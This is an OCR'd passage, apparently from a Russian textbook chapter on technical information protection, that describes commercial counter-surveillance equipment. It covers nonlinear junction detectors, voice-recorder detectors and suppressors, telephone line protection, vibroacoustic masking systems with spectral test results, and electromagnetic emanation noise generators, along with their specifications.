HP-900EM	Нелинейный локатор (150\25 Вт импульсный) 2,3 гармоника.
Катран-3М	Нелинейный локатор

Локатор нелинейностей NJE-4000 (ОРИОН)

Орион, разработанный и созданный инженерами Research Electronics International, является последним достижением в области локаторов нелинейностей..

Рис. 10.3. Локатор нелинейностей NJE-4000 (ОРИОН)

«Орион» может использоваться для определения электронных устройств в местах, не доступных для визуального осмотра: стенах, потолках, инженерных коммуникациях и т.д. Так как «Орион» обнаруживает полупроводниковые элементы не анализируя излучаемый подслушивающими устройствами сигнал, он эффективен даже когда «жучки»выключены.

- 2 и 3 гармоники
- Автоматическая и ручная регулировка мощности
- Автоматический и ручной выбор рабочей частоты
- Импульсный и непрерывный режим излучения
- АМ и FM модуляция-демодуляция
- Режим 20К
- Увеличение чувствительности за счет накопления
- Единая конструкция, отсутствие проводов
- ИК-наушники

4 аккумулятора и «быстрое» зарядное устройство на 2 аккумулятора.

Устройства обнаружения и подавления диктофонов

TRD - 800 Скрытоносимый прибор для обнаружения диктофонов

ШУМОТРОН-2 Подавитель диктофонов, носимый вариант (атташе-кейс), ДУ-радиоканал.

ШУМОТРОН-3 Подавитель диктофонов, носимый вариант, ДУ-радиоканал.

Подавитель диктофонов Шумотрон-2

Шумотрон-2 предназначен для подавления радиоэлектронных устройств в секторе около 60 градусов на расстоянии 6-10 метров и более.

Конструктивно выполнен в кейсе. В качестве антенны используется антенная решетка, размещенная в крышке кейса.

Рис. 10.4. Подавитель диктофонов Шумотрон-2

Включение осуществляется тумблером на панели или по радиоканалу с помощью пульта дистанционного управления.

Главная ось диаграммы направленности перпендикулярна крышке кейса.

Табл. 10.4. Технические характеристики

Частота передатчика:	915 МГц
Длительность радиоимпульса:	400 мкС
Импульсная мощность:	не более 14 Вт
Ширина основной диаграммы направленности:	около 60°
Время непрерывной работы от встроенного аккумулятора:	45 мин
Питание:	Встроенный аккумулятор 12 В, 7 А/ч , сеть 220 В
Потребляемая мощность:	не более 100 Вт

Прибор защиты телефонной линии «SI-2060»

Прибор защиты телефонной линии «SI-2060» предотвращает прослушивание переговоров от Вашего телефонного аппарата до АТС.

Рис. 10.5. Прибор защиты телефонной линии «SI-2060»

Принцип действия прибора основан на маскировке спектра речи широкополосной шумовой помехой и компенсации постоянного напряжения линии. Прибор формирует синфазную и дифференциальную шумовую помеху как при «положенной», так и при «поднятой» трубке защищаемого телефонного аппарата. Прибор предназначен для эксплуатации как на городских, так и на местных телефонных линиях. Отличительными особенностями прибора являются автоматические режимы компенсации напряжения линии и балансировки уровня синфазной помехи.

Прибор обеспечивает эффективное противодействие следующим средствам несанкционированного съема информации:

- телефонным радиопередатчикам с питанием от линии и с внешним питанием, включенным в линию последовательно, параллельно или через индуктивные датчики;
- аппаратуре магнитной записи, подключаемой к линии через контактные адаптеры или индуктивные датчики;
- микрофонам и радиомикрофонам с питанием от линии и аналогичной аппаратуре (в том числе, параллельным ТА), использующей линию в качестве канала передачи информации или в качестве источника электропитания;
- аппаратуре «ВЧ-навязывания».

Прибор имеет широкие сервисные возможности, в том числе, блокировку набора номера параллельного ТА и запись переговоров на подключаемый диктофон.

Табл. 10.5. Основные технические характеристики

Отношение напряжения помех, генерируемых прибором в линию к напряжению помех на клеммах защищаемого ТА, не менее	40 дБ
Максимальный частотный диапазон помехи, генерируемый прибором в линию	100 Гц…50 кГц
Полоса пропускания телефонного канала	1,5 кГц
Питание	220 В/50 Гц
Время непрерывной работы прибора	не ограничено

Устройства защиты информации по виброакустическим каналам

ШТОРМ-7 Система виброакустической защиты

Система спроектирована с учетом многолетнего опыта производства приборов виброакустического зашумления и предназначена для защиты выделенных помещений по 1 категорию включительно. Сертификат ФСТЭК

Состав: SI-3010, TRN-2000 (18 шт.), ВД-1 (16 шт.), OMS-2000 (4 шт.)

SI-3010 Прибор виброакустической защиты, 3 канала

ШТОРМ-5 Система виброакустической защиты

Система спроектирована с учетом многолетнего опыта производства приборов виброакустического зашумления и предназначена для защиты выделенных помещений по 1 категорию включительно. Сертификат ФСТЭК

Состав: SI-3030, TRN-2000 (30 шт.), ВД-1 (64 шт.), OMS-2000 (4 шт.)

SI-3030 Прибор виброакустической защиты, 3 независимых канала

ШТОРМ Система постановки виброакустической защиты составе: SI-3001 – 1шт.; TRN-2000 – 8шт; OMS-2000 – 2шт. Сертификат ФСТЭК

SI-3001 Виброакустический шумогенератор стационарный ля защиты выделенных помещений 1-й категории, 2 канала

ШТОРМ-2 Система постановки виброакустической защиты в составе: SI-3002 – 1 шт.; TRN-2000 4 шт; OMS-2000 – 1 шт. Сертификат ФСТЭК

SI-3002 Виброакустический шумогенератор стационарный работа совместно с SI-4000 или автономно

SI-3100 Генератор акустический
Принцип действия основан на зашумлении помещений акустическим шумовым сигналом. Формирование тестовых акустических сигналов для оценки эффективности работы систем виброакустической защиты.

SI-4000 Анализатор эффективности систем виброакустической Защиты анализируемая полоса сигнала 12–6300 Гц. Сертификат ВОЕНТЕСТа.

SI-4003 Комплект акустического контроля для измерения уровней акустических сигналов.

Система виброакустической защиты ШТОРМ-7

Система спроектирована с учетом многолетнего опыта производства приборов виброакустического зашумления и предназначена для защиты выделенных помещений 1-й категории.

Состав системы:

- трехканальный прибор виброакустической защиты SI-3010;
- электромагнитные излучатели TRN-2000 для формирования помех в стенах и перекрытиях помещения;
- виброакустические преобразователи ВД-1 для формирования помехи в оконных стеклах, системе отопления и вентиляции помещения;
- акустические излучатели OMS-2000.

Рис. 10.6. Система виброакустической защиты ШТОРМ-7

Спектральный анализ виброакустических сигналов в элементах конструкции помещения проводился с помощью анализатора SI-4000. Режим работы анализатора – 1/3 октавный спектральный анализ.

Анализ проводился в:

- отштукатуренной кирпичной стене (1,5 кирпича);
- оконном стекле 1000х1000х4 мм.

Анализировались следующие сигналы:

- естественный постоянный шум в помещении от системы вентиляции;
- информационный гармонический сигнал с уровнем, эквивалентным уровню речи 80 дБА;
- шумовая помеха, формируемая системой ШТОРМ-7.

Информационный гармонический сигнал формировался с помощью акустического генератора SI-3100, установленного на расстоянии 1 м от

исследуемой поверхности помещения. Гармонический сигнал оценивался на фоне естественного шума в помещении.

Элементы конструкции помещения зашумлялись с помощью:

- излучателей TRN-2000, установленных на расстоянии 2 м от акселерометра при измерениях на стене;
- преобразователей ВД-1, установленных на расстоянии 1 м от акселерометра при измерениях на стекле.

Результаты спектрального анализа:

- 1–5 измерения на стене;
- 6–9 измерения на стекле).




Рис. 10.7. Спектр естественного шума в стене




Рис. 10.8. Спектр информационного гармонического сигнала частотой 500 Гц в стене




Рис. 10.9. Спектр шумовой помехи, формируемой системой ШТОРМ-7 в стене (регулятор АЧХ ВЧ-генератора SI-3010 в крайних положениях)




Рис. 10.10. Спектр шумовой помехи, формируемой системой ШТОРМ-7 в стене (регулятор АЧХ НЧ-генератора SI-3010 в крайних положениях)




Рис. 10.11. Оценка эффективности зашумления информационного сигнала частотой 500 Гц системой ШТОРМ-7 в стене




Рис. 10.12. Спектр естественного шума в стекле




Рис. 10.13. Спектр информационного гармонического сигнала частотой 1000 Гц в стекле




Рис. 10.14. Спектр шумовой помехи, формируемой системой ШТОРМ-7 в стекле




Рис. 10.15. Оценка эффективности зашумления информационного сигнала частотой 1000 Гц системой ШТОРМ-7 в стекле

Устройства защиты информации по каналам побочных электромагнитных излучений и наводок

ГРОМ-ЗИ-4 Шумогенератор универсальный 20–1000 МГц. Режимы работы: «Радиоканал», «Телефонная линия», «Электросеть». Сертификат ФСТЭК №41/5.

ГРОМ-ЗИ-4А Система защиты предназначена для маскировки побочных электромагнитных излучений и наводок (ПЭМИН) средств вычислительной техники. Сертификат ФСТЭК № 41/6.

SEL SP-21B2 «Спектр» Генератор шума переносной портативный, диапазон частот 0,1–1000 МГц. Сертификат ГТК № 228.

ГНОМ-3 Широкополосный генератор шума для защиты от утечки информации по каналам ПЭМИН и цепям первичного электропитания в диапазоне 0,151000 МГц, Сертификат ГТК № 149.

ГШ-1000 Генератор радиошума, 0,1–1000 МГц, Сертификат ГТК № 16.

ГШ-К-1000 Генератор радиошума бескорпусной, 0,11000 МГц, Сертификат ГТК № 25.

Система защиты Гром ЗИ-4А

Система предназначена для маскировки побочных электромагнитных излучений и наводок (ПЭМИН) средств вычислительной техники.

Система состоит из генератора шума Гром 3И-4А, дисконусной антенны SI-5002.1 и трех ортогональных рамочных антенн.

Система формирует шумовую помеху по магнитной составляющей электромагнитного поля в трех взаимно перпендикулярных плоскостях (рамочные антенны) и по электрической составляющей электромагнитного поля (дисконусная антенна).

Рис. 10.16. Генератор шума Гром 3И-4А, дисконусная антенна SI-5002.1 и три ортогональные рамочные антенны

Система отличается от аналогичных наличием дисконусной антенны, имеющей квазикруговую диаграмму направленности и квазикруговую поляризацию, что гарантированно маскирует ПЭМИН вычислительной техники.

Диапазон рабочих частот системы:

- по магнитной составляющей поля: 0,009–30,000 Мгц;
- по электрической составляющей поля: 1–1000 Мгц.

Параметры дисконусной антенны Si-5002.1:

Диапазон рабочих частот: 1–2000 Мгц.

Вертикальная поляризация.

Диаграмма направленности – квазикруговая.

Габариты: 360 х 950 мм.

Антенна может использоваться в качестве приемной антенны в составе комплексов радиоконтроля и при исследовании напряженности шумовых и импульсных электрических полей радиосигналов с измерительными приемниками и анализаторами спектра.

На следующих рисунках показана развернутая система (рис. 10.17) и ее возможности (рис. 10.18 – 10.24).




Рис. 10.17. Развернутая система защиты Гром ЗИ-4А в комплексе

На рис. 10.17 представлена работа оборудования системы защиты Гром-ЗИ-4А (генератор шума Гром-ЗИ-4А и антенны дисконусной SI-5002.1), а также анализатора спектра FS300 и измерительной антенны АИЗ-3. На экране ноутбука отображен поиск и измерение параметров радиосигналов ретранслятора сотовой связи GSM 1.9 ГГц с помощью анализатора спектра FS300 и измерительной антенны АИЗ-3 (рис. 10.17.).

